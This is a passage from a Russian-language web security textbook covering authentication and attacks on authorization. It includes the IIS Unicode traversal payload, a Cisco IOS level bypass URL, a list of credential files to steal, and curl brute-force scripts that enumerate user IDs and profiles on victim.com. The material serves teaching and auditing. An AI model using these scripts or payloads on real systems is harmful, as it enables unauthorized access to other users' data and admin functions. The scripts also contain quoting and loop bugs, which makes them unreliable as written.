Аутентификация играет важнейшую роль в безопасности любого Web-узла, на котором хранится важная или конфиденциальная информация. Требования к безопасности у всех Web-узлов разные, поэтому нельзя выбрать единого метода аутентификации, который был бы идеальным для всех случаев жизни. Однако применение основных подходов к архитектуре системы защиты, описанных в данной главе, позволит избежать многих попыток применения рассмотренных здесь методов взлома. Первый, и, пожалуй, самый важный рубеж обороны Web-узла — это проверка вводимых данных. Если она выполняется правильно, такие методы взлома, как внедрение SQL, внедрение сценариев и выполнение произвольных команд, не смогут осуществиться. Кроме того, применение продуманной политики выбора паролей и блокировки учетных записей позволит сделать большинство попыток взлома путем подбора пароля бессмысленными. Наконец, если используются идентификаторы сеансов, разработчики должны позаботиться о том, чтобы эти идентификаторы были, во-первых, непредсказуемыми и, во-вторых, достаточно длинными, чтобы их нельзя было подобрать перебором всех возможных вариантов из пространства ключей.

# Дополнительная информация

| Источник | Адрес |
|---|---|
| *Бюллетени по безопасности* | |
| RUS-CERT Advisory 2001-08:01 | `http://cert.uni-stuttgart.de/advisories/apache_auth.php` |
| *Бесплатно распространяемые инструменты* | |
| Digest::MD5 Perl | `http://ppm.activestate.com/packages/MD5.ppd` |
| Mdcrack | `http://membres.lycos.fr/mdcrack/nsindex2.html` |
| NTLM Authentication Proxy Server (APS) | `http://www.geocities.com/rozmanov/ntlm` |
| WebCracker | `http://online.securityfocus.com/tools/706` |
| Brutus AET2 | `http://www.hoobie.net/brutus/index.html` |
| *Сведения о службе Passport компании Microsoft* | |
| Microsoft Passport homepage | `http://www.passport.com` |
| Risks of the Passport Single Signon Protocol | `http://avirubin.com/passport.html` |
| Passport Hacking | `http://www.k2labs.org/chris/articles/passport/` |
| Passport to Trouble | `http://alive.znep.com/~marcs/passport/` |
| *Общая информация* | |
| The World Wide Web Security FAQ Section 5 "Protecting Confidential Documents at Your Site" | `http://www.w3.org/Security/Faq/wwwsf5.html` |
| RFC 2617, HTTP Authentication: Basic and Digest Access Authentication | `ftp://ftp.isi.edu/in-notes/rfc2617.txt` |
| IIS Authentication | `http://msdn.microsoft.com/library/default.asp?url=/library/en-us/vsent7/html/vxconIISAuthentication.asp` |
| Setting Up Digest Authentication for Use with Internet Information Services 5.0 (Q222028) | `http://support.microsoft.com/default.aspx?scid=kb;EN-US;q222028` |
| NTLM Authentication Scheme for HTTP | `http://www.innovation.ch/java/ntlm.html` |
| How to Disable LM Authentication on Windows NT (Q147706) | `http://support.microsoft.com/default.aspx?scid=kb;en-us;Q147706` |
| Using Forms Authentication in ASP.NET | `http://www.15seconds.com/issue/020220.htm` |
| Session ID Brute Force Exploitation | `http://www.idefense.com/idpapers/SessionIDs.pdf` |

# ГЛАВА 6



Одной из самых серьезных ошибок в архитектуре Web-приложений является некорректно выполняющаяся авторизация. В главе 5 обсуждался вопрос важности аутентификации пользователей. Эта часть системы безопасности понятна каждому и не нуждается в комментариях — если хотите ограничить доступ к какому-то ресурсу, требуйте у посетителей узла пароль. Однако после того, как посетитель вошел в систему, многие разработчики "умывают руки", полностью полагаясь на работающую по умолчанию функциональность и пользовательский интерфейс броузера Web, который, как им кажется, вполне может ограничить доступ аутентифицированных пользователей к различным компонентам системы. Но, если пользователь после входа в систему получает страницу с одной-единственной ссылкой на свою папку, это не значит, что он не сможет просмотреть другие папки или зайти в раздел, предназначенный для выполнения административных функций. Мы уже видели, как злоумышленник, изменяя значения в URI, пересылаемых данных, скрытых полях и файлах cookie, может взломать Web-узел, на котором не реализованы должным образом процедуры авторизации. Иными словами, успех взлома в значительной степени зависит от того, проверяет ли система наличие у пользователя прав доступа к тем или иным данным.

Авторизация происходит после того, как пользователь аутентифицируется приложением. Аутентификация же заключается в проверке того, может ли пользователь войти в систему. Однако вход в систему при правильном подходе к проектированию приложения не должен означать автоматического доступа ко всем ресурсам. Именно средства авторизации определяют, к каким элементам приложения пользователь может получить доступ. Цель взлома средств авторизации состоит в получении возможности выполнения транзакций, которые по умолчанию данному пользователю недоступны. Примерами результатов успешного взлома средств авторизации могут быть получение возможности просмотра данных других пользователей, а также выполнение транзакций под видом других пользователей. Иногда злоумышленникам удается получить доступ к учетным записям пользователей, являющихся администраторами, а затем — к административному интерфейсу.

Средства авторизации можно взломать также на уровне Web-сервера. При этом можно получить такую конфигурацию Web-сервера, что он сам откроет доступ к файлам, находящимся вне корневого каталога Web-узла. В этих файлах может содержаться такая весьма важная конфигурационная информация, как пароли. Еще одним примером успешного взлома средств авторизации является получение возможности просмотра исходного текста Web-страницы вместо динамически генерируемых ею результатов. Иногда получение доступа к каталогам, находящимся за пределами корневого каталога Web-узла, может сводиться к простому использованию символов обхода каталогов (`../../..`). Взлом, в результате которого становится возможным просмотр исходного кода, также может сводиться к отправке специальным образом записанного URL. Именно так и происходит в случае взлома механизмов обработки сервлетов, которые некорректно обрабатывают последовательности `.js%70`. В любом случае целью такого взлома является получение доступа к закрытой информации.

# Цель взлома

Теперь, когда известно к чему стремиться, следует определиться с тем, как произвести взлом средств авторизации. На практике методы взлома оказываются достаточно простыми, единственным препятствием, как правило, становится приложение, которое не позволяет их применять. Все начинается с того, что необходимо просто обратиться к Web-серверу с прямолинейным запросом: "Показать данные учетной записи X"! Если Web-приложение спроектировано некорректно, этого вполне достаточно, чтобы получить всю необходимую информацию. Если же что-то не пошло, следует применить некоторые "обходные маневры" для проверки надежности средств управления доступом приложения.

- **Горизонтальное расширение полномочий**. Получение доступа к информации пользователя с такими же правами. Например, приложение интерактивного обслуживания клиентов банка может управлять доступом пользователей на основе их идентификационного налогового номера (ИНН). Вполне возможно, что злоумышленнику, сумевшему модифицировать передаваемый системе управления доступом ИНН, удастся просмотреть информацию о счете другого клиента банка. Однако администрировать приложение (создавать, удалять или модифицировать учетные записи) таким образом вряд ли удастся. Итак, целью взломов данного типа является функциональность, доступная на уровне пользователя, для ее применения к данным с ограниченным доступом.
- **Вертикальное расширение полномочий**. Получение доступа к информации вышестоящего пользователя. Например, в системе управления сеансом приложения может быть изъян, который позволяет попасть в зону администрирования. Другим примером может быть подбор легко угадываемого пароля администратора. Таким образом, целью взломов данного типа являются функциональность и данные, не доступные на уровне пользователя.
- **Произвольный доступ к файлам**. Обычно включаемые файлы, файлы с регистрационными данными для доступа к базе данных, а также файлы, находящиеся за пределами корневого каталога документов Web-узла, должны быть недоступными пользователям приложения. Однако применение различных взломов средств проверки вводимых данных при условии некорректной настройки сервера может привести к тому, что злоумышленник получит доступ к этим файлам. Обычно целью взломов такого типа является сам Web-сервер, но может пострадать и приложение, при создании которого были проигнорированы элементарные правила безопасности.

Все перечисленные выше способы получения привилегированного доступа основываются на одних и тех же методах. Так, если злоумышленнику удалось получить доступ к профилю другого пользователя, изменив значение в файле cookie, вполне вероятно, что данный метод сработает и для получения доступа на уровне администратора. В данном случае трудно отнести этот метод взлома к категории методов, позволяющих только горизонтальное или только вертикальное расширение полномочий. В других же случаях средства контроля привилегий приложения могут заблокировать вертикальное расширение полномочий, но позволить горизонтальное расширение. Тем не менее, хотя данные, которые нужно изменять в каждом запросе, зависят от конкретного приложения, однако подходы остаются одинаковыми во всех случаях.

## Матрица ролей

Большую помощь в процессе аудита средств авторизации может оказать *матрица ролей* (role matrix). В матрице ролей перечисляются все пользователи (или все типы пользователей) приложения и все выполняемые ими операции. Суть использования матрицы состоит не в получении инструмента для проверки каждой разрешенной операции, а в качестве накопителя информации о том, как эти операции выполняются, а также того, какие маркеры сеансов при этом используются. Пример такой матрицы приведен в табл. 6.1.

Матрица ролей подобна схеме распределения функциональности. Если в такой матрице свести все URI, применяемые каждым пользователем для получения доступа к определенным функциям, можно выявить закономерности. Приведенный в табл. 6.1 пример слишком прост, однако даже в нем можно выявить такие закономерности. Так, можно установить, что администратор для получения доступа к пользовательскому профилю должен добавить к URI параметр `EUID`. Матрица также позволяет идентифицировать компоненты системы, которые отвечают за обработку информации о состоянии и, следовательно, за применение средств авторизации. Как правило, Web-приложения применяют одни и те же средства обработки информации о состоянии на всем Web-узле. Например, одно приложение полностью полагается на использование файлов cookie, и матрица ролей для такого приложения будет наполнена названиями файлов

cookie и такими значениями, как `AppRole=manager`, `UID=12345` или `IsAdmin=false`. Другое же приложение может размещать подобную информацию в URL, вследствие чего указанные выше значения будут представлены в матрице ролей в виде параметров.

**Таблица 6.1. Пример матрицы ролей**

| Роль | Пользователь | Администратор |
|---|---|---|
| Просмотр своего профиля | `/profile/view.asp?UID=TB992` | `/profile/view.asp?UID=MS128` |
| Модификация своего профиля | `/profile/update.asp?UID=TB992` | `/profile/update.asp?UID=MS128` |
| Просмотр чужого профиля | Недоступно | `/profile/view.asp?UID=MS128&EUID=TB992` |
| Удаление пользователя | Недоступно | `/admin/deluser.asp?UID=TB992` |

Еще большую помощь матрица ролей может оказать в тех случаях, когда приложение не использует понятных имен для переменных. Даже если приложение использует в качестве имени параметра всего одну букву, это не помешает вам, поняв назначение этого параметра, модифицировать его, чтобы обойти авторизацию.

# Методика взломов

Значительную часть информации о методах взлома средств авторизации можно почерпнуть из предыдущей главы. Создание дубликата Web-узла на диске своего компьютера и анализ структуры Web-узла помогут читателю определить, каким образом нужно изменить запросы HTTP, чтобы повлиять на поведение приложения. В большинстве случаев в первую очередь нужно попытаться модифицировать поля ввода, имеющие отношение к идентификаторам пользователей, пользовательским именам, группам управления доступом, именам файлов, идентификаторов файлов и т.д. Месторасположение подобных полей зависит от конкретного приложения. Однако с точки зрения протокола HTTP имеется лишь несколько полей, которым могут передаваться подобные значения. Такими полями являются cookie, запросы, данные в запросах `POST` и скрытые дескрипторы. О каждом из этих типов полей поговорим отдельно. Рассмотрим формат данных каждого из них, а также, что еще более важно, как их изменить, чтобы взломать приложение. При взломе следует исходить из предположения, что если данные вводятся, значит их можно каким-то образом изменить — все зависит от того, найдется ли подходящий способ, будет ли под рукой нужный инструмент, а также удастся ли установить значение, которое нужно подставить вместо легального значения.

Авторизация происходит при каждом извлечении приложением данных из базы данных, каждой попытке доступа к очередной Web-странице и т.п. Приложение, прежде чем предоставить пользователю информацию, должно убедиться в том, что он имеет к ней доступ. При этом приложению нужно каким-то образом идентифицировать пользователя (по результатам аутентификации, через URL, путем управления сеансом и т.п.). Чаще авторизация выполняется приложением при попытке пользователя получить доступ к следующим областям.

- **Профили.** Есть ли на Web-узле область, в которой пользователь может просматривать информацию, образующую его профиль (имя, адрес и т.п.)? Какие параметры или значения файлов cookie применяются при организации доступа к такому профилю? Представляет ли параметр собой пользовательское имя, идентификатор пользователя

или какое-то случайное число? Можно ли изменить это значение и просмотреть профиль другого пользователя?

- **Покупательские корзины**. Если приложение относится к разряду приложений для электронной коммерции, есть ли в нем область, в которой можно просматривать содержимое покупательской корзины (shopping cart)? Какие значения управляют отображением страницы просмотра корзины? Можно ли, изменив эти значения, просмотреть корзину другого покупателя?
- **Выписка счета**. Какие значения управляют страницей приложения электронной коммерции, предназначенной для оформления покупки? Можно ли изменить эти значения и просмотреть страницу выписки счета другого покупателя? Отображается ли на странице домашний адрес и номер кредитной карты покупателя? Помните, что злоумышленник ищет информацию другого пользователя вовсе не для того, чтобы отправить ему подарок к Новому году. Вовсе не это им нужно. Ничто так не привлекает злоумышленников, как номера чужих кредитных карт. Поэтому следует рассмотреть и такую возможность, как изменение адреса доставки в учетной записи другого пользователя. Может ли взломщик купить товары за чужой счет и заказать их доставку на абонентский ящик или на адрес своего знакомого?
- **Изменение пароля**. Каким образом в приложении организовано управление изменением пароля? Нужно ли для этого знать старый пароль? Высылается ли пароль по электронной почте? Можно ли успеть подменить адрес электронной почты до отправки сообщения об изменении пароля?

Чем шире функциональность приложения, тем больше возможных сценариев его взлома. Для того чтобы провести успешный взлом с расширением полномочий, нужно идентифицировать компонент приложения, который отслеживает идентификаторы пользователей или их роли. Эта задача может в некоторых случаях иметь очень простое решение — достаточно просто найти свое пользовательское имя в том или ином списке и перенести его в другой список. В других случаях можно "зайти с тылу" и посмотреть, не базируется ли схема аутентификации на криптографическом значении, устанавливаемом сервером. Так или иначе, при взломе механизмов авторизации нужно четко представлять, что именно вы ищете.

## Запросы

Запросы (query string) — это данные в URI, которые расположены после вопросительного знака (`?`). Такие данные применяются для передачи значений параметров вызываемым модулям. Основное назначение запросов — обмен данными между клиентом и сервером. В качестве разделителей в запросах используется символ амперсанта (`&`), с помощью которого в одном URI можно определить несколько значений данных. Рассмотрим следующий пример: `http://www.mail.com/mail.aspx?mailbox=joe&company=acme%20com`. В этом примере запрос представлен строкой `mailbox=joe&company=acme%20com`. Запрос отображается в адресной строке броузера, и его можно легко изменить, не прибегая ни к каким специальным инструментам. Можете попробовать изменить приведенный выше URI на `http://www.mail.com/mail.aspx?mailbox=jane&company=acme%20com`, чтобы броузер предпринял попытку открыть для пользователя, аутентифицированного под именем `joe`, почтовый ящик пользователя с именем `jane`.

## Данные в запросах POST

Поскольку строки запросов, отображаемые броузерами, так легко модифицировать, многие разработчики Web-приложений предпочитают использовать для передачи запросов метод `POST`, а не метод `GET`. Обычно в приложении этот подход реализуется в виде формы, предоставляемой

пользователю для заполнения. Поскольку броузеры не отображают данные, передаваемые по методу POST, некоторые программисты пребывают в полной уверенности, что изменить такие данные невозможно или, по крайней мере, очень сложно. Однако это не так! На самом деле изменить эти данные весьма и весьма просто, причем даже не одним, а несколькими способами. Самый простой из них заключается в сохранении страницы в HTML-формате, изменении исходного текста HTML и последующей отправке по методу POST измененного значения. Как только приложение получит такие данные, у него начнется "веселая жизнь". Многие Web-хакеры для этих целей применяют кэширующие средства взлома, такие как Achilles, позволяющие производить подобные манипуляции, что называется, "на ходу". В последнее время начали появляться инструменты, представляющие собой надстройку над API Internet Explorer, которым для выполнения таких операций даже не нужно использовать кэширование.

При модификации запросов POST следует обращать внимание на заголовок HTTP Content-Length. Указанное в нем значение определяет в символах длину данных, передаваемых по методу POST. Для того чтобы измененные данные были корректно обработаны, следует изменить и данное значение с тем, чтобы оно соответствовало новой длине модифицированных данных. Существуют инструменты, например, curl, которые подсчитывают значение длины автоматически. В следующем примере приведен вызов утилиты curl для генерации запроса POST с целью получения доступа к банковской информации о счете.

```
$ curl -v -d 'authmask=8195' -d 'uid=213987755' -d 'a=viewacct' \
> --url https://www.victim.com/
* Connected to www.victim.com (192.168.12.93)
> POST / HTTP/1.1
User-Agent: curl/7.9.5 (i686-pc-cygwin) libcurl 7.9.5 (OpenSSL 0.9.6c)
Host: www.victim.com
Pragma: no-cache
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Content-Length: 38
Content-Type: application/x-www-form-urlencoded

authmask=8195&uid=213987755&a=viewacct
```

Таким образом, как видно из примера, утилита curl успешно справилась с задачей подсчета длины передаваемых данных.

## Скрытые дескрипторы

Скрытые дескрипторы (hidden tag), называемые также скрытыми параметрами, используются в формах для передачи данных серверу. Они часто задействуются для отслеживания сеанса, потому что протокол HTTP сам по себе является протоколом, не учитывающим состояние сеанса. На некоторых Web-узлах скрытые дескрипторы применяются для отслеживания цены продукта или подсчета налогов с продаж. Однако, хотя скрытые дескрипторы действительно скрыты от пользователя, просматривающего страницы Web-узла с помощью броузера, они отлично видны в исходном тексте HTML Web-страницы. Например, если приложение передает в скрытых дескрипторах значение налога с продаж, стоит лишь модифицировать это значение с положительного на отрицательное, и налоги обернутся прибылью! Скрытые дескрипторы являются компонентами форм HTML, поэтому их значения можно увидеть в передаваемых запросах *POST и GET. Однако нелишне взглянуть и на сами дескрипторы, поскольку названия полей или* содержимое комментариев в исходном тексте HTML может дать дополнительную информацию о назначении того или иного скрытого дескриптора.

## URI

Универсальный идентификатор ресурса (URI — Universal Resource Identifier) — это строка, отображаемая в поле ввода адреса окна броузера. Идентификатор URI состоит из имени Web-сервера, к которому добавляется имя файла, находящегося на этом сервере. Модифицируя имя файла и URI, хакер иногда может получить файл, к которому при нормальной работе у него не должно быть доступа. Скажем, после того как доступ к Web-узлу оплачен, можно получить отчет по адресу: `http://www.reports.com/data/report12345.txt`. Однако хакер, увидев на странице ссылку на такой файл, даже не подумает заплатить за доступ, а тут же наберет в адресной строке данный URI, чтобы проверить, можно ли получить доступ к файлу не через Web-интерфейс, а напрямую.

В качестве еще одного примера обхода авторизации можно привести изъян средств авторизации HTTP Cisco IOS. Этот изъян заключается в том, что URL Web-ориентированного административного интерфейса содержит число, изменяющееся в диапазоне от 16 до 99.

```
http://www.victim.com/level/NN/exec/...
```

Подобрав соответствующее значение NN, можно обойти механизм авторизации и получить доступ к административному интерфейсу устройства с самым высоким уровнем привилегий.

Обход каталогов также можно отнести к приемам обхода механизма авторизации приложения или Web-сервера. Хорошо известный изъян, позволяющий выполнить взлом сервера IIS через Unicode, основан на недостатке механизма анализа пути к файлу сервера. По умолчанию IIS блокирует попытки выйти за пределы корня каталогов Web с помощью URI вида `/scripts/../../../../winnt`. Однако в кодировке Unicode символ косой черты (/) можно заменить последовательностью кодов `%c0%af`. Во время проверки авторизации IIS не выполняет интерпретации символов, представленных кодами Unicode, что позволяет злоумышленнику выйти за пределы корневого каталога Web-узла с помощью таких URI, как `/scripts%c0%af..%c0%af..%c0%af..%c0%af..%c0%af winnt`.

Рассмотренные выше примеры убедительно демонстрируют, что URI можно использовать не только для передачи параметров. Более того, параметры здесь рассматриваются как независимый механизм взлома приложения. Внимательное же изучение URI-приложения нередко позволяет выявить закономерности в назначении имен страницам и каталогам. Так, если существует каталог `/user/menu`, можно предположить, что существует и каталог `/admin/menu`. Остается только надеяться, что разработчики подобных Web-узлов применяют более надежные механизмы защиты, чем простое сокрытие административного интерфейса.

## Заголовки HTTP

Обычно Web-приложения, работающие с Web-броузерами, не используют заголовков HTTP. Однако они иногда применяются приложениями, ориентированными на работу с так называемыми "тонкими клиентами" (thick client). И хотя таких приложений относительно немного, авторы все же включили в эту главу описание данного метода обмена информацией для того, чтобы показать, что для взлома можно модифицировать *любые* данные, пересылаемые серверу. Пожалуй, самыми известными данными, пересылаемыми в заголовках, являются данные файлов cookie. Но авторизация может также базироваться на заголовках `Location` и `Referer` (система проверки орфографии нашего компьютера подчеркивает это слово, *однако в нем нет ошибки — в спецификации* HTTP определено, что этот заголовок называется именно `Referer`, а не `Referrer`, как это должно быть по правилам английского языка). Кроме того, в приложении могут использоваться и нестандартные заголовки, применяемые для отслеживания определенного атрибута пользователя.

Одной из проверок, которую легче всего обойти, является проверка типа броузера. Существует много инструментов, в число которых входит и уже упоминавшаяся утилита `curl`, позволяющих пользователю задавать собственное значение заголовка `User-Agent`. В тех случаях, когда приложение по каким-то политическим соображениям требует наличия броузера Internet Explorer (например, для того, чтобы использовать определенный компонент ActiveX), можно изменить этот заголовок, выдавая тем самым свой броузер за IE.

```
$curl --user-agent "Mozilla/4.0(compatible; MSIE 6.0; Windows NT 5.0)" \
> --url www.victim.com
```

## Файлы cookie

Файлы cookie представляют собой механизм управления сеансом, популярность которого не уменьшилась даже несмотря на то, что, как выяснилось, они значительно снижают безопасность пользователей. В файлах cookie могут храниться практически любые данные, причем все эти данные легко подвергнуть модификации с помощью специальных программ, например таких, как утилита CokieSpy (`http://www.coderproject.com/shell/cookiespy.asp`). По сути, CookieSpy представляет собой подключаемый модуль (plug-in) для Internet Explorer, который позволяет просматривать все файлы cookie узла. На рис. 6.1 показан пример отчета, создаваемого утилитой CookieSpy при исследовании приложений. В левом столбце отчета отображаются названия значений cookie, а в правом — собственно значения.





*Рис. 6.1. Панель CookieSpy в окне Internet Explorer*

Диалоговое окно изменения значений файлов cookie показано на рис. 6.2. Для того чтобы открыть это окно, достаточно щелкнуть на ссылке x, находящейся рядом с именем соответствующего значения cookie.

Уместно напомнить, что для перехвата значений cookie, используемых с целью управления сеансом, нужно иметь какое-либо инструментальное средство, поддерживающее кэширование, например кэширующий прокси-сервер.




*Рис. 6.2. Редактирование значений файла cookie*

# Заключительные замечания

Иногда все же не представляется возможным создать подходящий запрос или даже просто установить назначение полей. В таких случаях авторы прибегают к проверенному методу, называемому *дифференциальным анализом* (differential analysis), который всегда приводит к нужному результату. Хотя название этого метода звучит непонятно, сам он достаточно прост. Как правило, для его применения нужно иметь доступ к двум или более учетным записям. Затем следует провести исследование Web-узла в контексте каждой из учетных записей, стараясь выявить все различия. Теперь можно свести воедино данные, полученные для каждой учетной записи, и выявить поля, данные файлов cookie и т.п., которые изменяются для каждой учетной записи. Например, какие-то значения файлов cookie или другие данные, по-видимому, будут отражать различия в настройках профилей или пользовательского интерфейса. Другие значения, такие как идентификаторы, могут быть подобными друг другу. Какие-то значения могут различаться из-за различия разрешений, имеющихся у каждого из пользователей.

Кроме того, может помочь извлечение произвольных файлов, среди которых, если повезет, могут встретиться конфигурационные файлы Web-сервера, других приложений и операционной системы. В табл. 6.2 приведен перечень некоторых часто используемых файлов, которые обычно находятся за пределами корневого каталога документов Web и содержат важную информацию.

**Таблица 6.2. Часто используемые конфигурационные файлы**

| Файл | Назначение |
|---|---|
| `/etc/passwd` | Содержит пароли Unix |
| `/winnt/repair/sam._` | Резервная база данных SAM Windows |
| `/usr/netscape/suitespot/https-server/config/magnus.conf`<br>`/opt/netscape/suitespot/https-server/config/magnus.conf` | Содержит конфигурационные параметры iPlanet (Netscape) |
| `/etc/apache/jserv/jserv.conf`<br>`/usr/local/apache/conf/jserv/jserv.conf`<br>`/home/httpd/conf/jserv/jserv.conf`<br>`/opt/apache/conf/jserv/jserv.conf` | Содержит конфигурационные параметры Apache JServ |
| `.htaccess` (может располагаться в разных местах) | Содержит пользовательские имена и пароли |

# Практический пример: использование утилиты curl для проверки разрешений

Утилита `curl` — это просто фантастическое средство для автоматизации тестирования Web-приложений. Например, предположим, что нужно выполнить аудит приложения, которое генерирует последовательные идентификаторы пользователей. Допустим, вы идентифицировали маркеры сеансов, которые пользователи должны предоставлять серверу для просмотра информации о своих профилях: `uid` (числовой идентификатор пользователя) и `sessid` (идентификатор сеанса). Запрос URL выполняется в команде GET, в которой передаются следующие параметры: `menu=4` (значение, говорящее о том, что пользователь запрашивает разрешение на просмотр меню профиля), `userID=uid` (пользовательский идентификатор передается в файле cookie и в URL), `profile=uid` (профиль, который хочет просмотреть пользователь) и `r=874bace2` (случайная величина, назначенная сеансу после входа пользователя в систему). Таким образом, полный запрос будет иметь следующий вид.

```
GET /secure/display.php?menu=4&userID=24601&profile=24601&r=874bace2
Cookie: uid=24601; sessid=99834948209
```

Установлено, что в URL можно изменить значения параметров `profile` и `userID`, чтобы просмотреть профили других пользователей (а также получить возможность изменения адреса электронной почты, по которому отправляется извещение об изменении пароля). Итак, известно, что пользовательские идентификаторы генерируются последовательно, но неизвестно, какие именно идентификаторы закреплены за администраторами приложения. Иными словами, требуется определить, с помощью каких пользовательских идентификаторов можно просмотреть любой профиль. Немного поэкспериментировав, мы установили, что в случае использования некорректных значений профиля и пользовательского идентификатора приложение возвращает сообщение `You are not authorized to view this page`, а в случае успеха — `Membership profile for...`, причем оба сообщения сопровождаются кодом 200 HTTP. Сейчас покажем, как автоматизировать такую проверку с помощью двух сценариев, использующих утилиту `curl`.

Первый сценарий предназначен для определения идентификаторов пользователей, с помощью которых можно просмотреть профиль. Идея состоит в том, что если другому пользователю удастся просмотреть профиль, значит он, скорее всего, является администратором. Сценарий проверяет, не являются ли такими идентификаторами первые 100000 натуральных чисел.

```
#!/bin/sh
USERID=1
while [ $USERID -le 100000 ] ; do
  echo -e "$USERID ******\n" >> results.txt
  `curl -v -G \
     -H 'Cookie: uid=$USERID; sessid=99834948209' \
     -d 'menu=4' \
     -d 'userID=$USERID' \
     -d 'profile=24601' \
     -d 'r=874bace2' \
     --url https://www.victim.com/ >> results.txt`
   echo -e "**********\n\n" >> results.txt
   UserID=`expr $USERID + 1`
done
exit
```

После окончания работы сценария нужно просмотреть файл `results.txt`, чтобы найти в нем сообщения об успешных взломах. Можно это сделать вручную, но лучше воспользоваться утилитой `grep`, задав ей в качестве параметра для поиска в файле строку `Membership profile for`. Спустя некоторое время выясняем, что пользователи с идентификаторами `1001`, `19293` и `43000` могут просматривать наш профиль — мы нашли трех администраторов!

Теперь воспользуемся вторым сценарием, чтобы получить перечень всех активных пользовательских идентификаторов, последовательно перебирая профили. В этот раз будем использовать статическое значение переменной `UserID`, а значение переменной `profile` будем увеличивать. В качестве статического значения административного пользовательского идентификатора используем `19293`.

```
#!/bin/sh
PROFILE=1
while [ $PROFILE -le 100000 ] ; do
  echo -e "$PROFILE ******\n" >> results.txt
  `curl -v -G \
    -H 'Cookie: uid=19293; sessid=99834948209' \
    -d 'menu=4' \
    -d 'userID=19293' \
    -d 'profile=$PROFILE' \
    -d 'r=874bace2' \
    --url https://www.victim.com/ >> results.txt`
  echo -e "*********\n\n" >> results.txt
  UserID=`expr $PROFILE + 1`
done
exit
```

После окончания работы сценария получим перечень профилей всех активных пользователей приложения. Если внимательно посмотреть на передаваемые в URL параметры (`menu=4&userID=24601&profile=24601&r=874bace2`), возникает идея об еще одном способе взлома. В настоящее время мы можем работать с приложением на уровне непривилегированного пользователя. Иными словами, пользователь с идентификатором `24601` может получить доступ лишь к некоторым командам меню. С другой стороны, скорее всего, администратор, которым является пользователь с идентификатором `19293`, имеет доступ ко всем командам меню. Нельзя войти в систему в качестве администратора, поскольку неизвестен его пароль. Можно выдать себя за администратора, но при этом придется по-прежнему довольствоваться лишь ограниченной функциональностью, доступной непривилегированному пользователю.

Реализовать третий взлом достаточно просто. Нужно немного модифицировать уже имеющийся сценарий для запуска утилиты `curl`, на сей раз создавая перечень значений параметра `menu`. Поскольку неизвестно, каких результатов следует ожидать, перепишем сценарий таким образом, чтобы он запрашивал номер, используемый в качестве значения параметра `menu`, из командной строки и выводил ответ сервера на экран.

```
#!/bin/sh
# guess menu options with curl: guess.sh
curl -v -G \
    -H 'Cookie: uid=19293; sessid=99834948209' \
    -d 'menu=$1' \
    -d 'userID=19293' \
    -d 'r=874bace2' \
    --url https://www.victim.com/
```

Сценарий запускался на выполнение следующим образом.

```
$ ./guess.sh 4
$ ./guess.sh 7
$ ./guess.sh 8
$ ./guess.sh 32
```

Полные результаты, полученные в ходе тестирования, представлены в табл. 6.3.

**Таблица 6.3. Перечень функций, которыми управляет параметр menu**

| Значение | Функция |
|---|---|
| 1–3 | Отображение начальной страницы |
| 4 | Просмотр пользовательского профиля |
| 8 | Изменение пароля пользователя |
| 16 | Поиск пользователя |
| 32 | Удаление пользователя |

В данном примере пропущены некоторые значения, но создается впечатление, что значения, являющиеся различными степенями двух (4, 8, 16, 32), позволяют открывать различные команды меню. В этом есть определенная логика. Похоже, что приложение использует для управления доступом к определенным пунктам меню 8-битовые маски. Например, меню просмотра профиля открывается, если передать значение `00001000` (4), а удаления пользователя — `00100000` (32). Битовая маска в данном случае — это всего лишь еще один способ ссылки на определенные данные. Из данного примера можно сделать два вывода. Во-первых, всегда следует проверять все параметры приложения, чтобы полностью "прочувствовать" его функциональность. Во-вторых, изучая приложение, нужно выявлять какие-либо закономерности. Такими закономерностями могут быть принятые разработчиками соглашения о присвоении имен или числовые последовательности, подобные выявленным в данном примере.

Возвращаясь к примеру, следует отметить, что остался еще один вид взлома, который не рассматривался — получение перечня возможных значений параметра `sessid`. Подробнее взлом средств управления сеансом описан в главе 7, однако, наверное, без труда можно модифицировать приведенные выше сценарии таким образом, чтобы получить перечень допустимых идентификаторов сеанса.

Прежде, чем закончить рассмотрение примера использования утилиты `curl`, давайте вкратце поговорим о причинах того, что данный взлом вообще оказался возможным.

- **Небрежное управление сеансами**. Приложение отслеживает пересылаемые ему в файле cookie значение `sessid` и в URL значение `r`, однако оно никак не связывает ни одно из этих значений с идентификатором пользователя. Иными словами, после того как пользователь прошел аутентификацию, ему достаточно предъявлять приложению корректные значения `sessid` и `r`, чтобы оно считало его по-прежнему легальным пользователем. Значения `uid` и `userID` используются для прохождения авторизации, чтобы решить, может ли данный пользователь получить доступ к определенному профилю. Из-за того, что маркеры авторизации (`uid`, `userID`) никак не связаны с маркерами аутентификации (`sessid`, `r`), существует возможность выдавать себя за других пользователей и, в конце концов, получить привилегированный доступ. Если бы приложение проверяло, соответствует ли `uid` значению `sessid`, полученному в начале сеанса, оно бы смогло воспрепятствовать взлому, поскольку `sessid` пользователя, выдающего себя за другого пользователя, не соответствует `sessid` последнего.

▲ **Отсутствие принудительного разрыва незавершенного сеанса.** Приложение ограничивает срок действия маркеров сеанса (`sessid`) шестью часами. Этого более чем достаточно, чтобы получить перечень 100000 пользователей. В данном случае без каких-либо потерь функциональности и неудобств для пользователей приложение вполне может ограничить время сеанса одним часом, требуя для его возобновления повторной аутентификации. Хотя такая мера не позволит полностью устранить угрозу взлома, она все же несколько затруднит его осуществление. Это может помочь защитить пользователей открытых сетей, например, университетских, от того, что кто-то сможет захватить установленные ими сеансы.

## Контрмеры

Методы взлома средств авторизации основываются на методах взлома средств проверки ввода, внедрения SQL или на небрежном управлении сеансом. Поэтому устранение указанных проблем приводит также к блокированию возможностей для взлома средств авторизации.

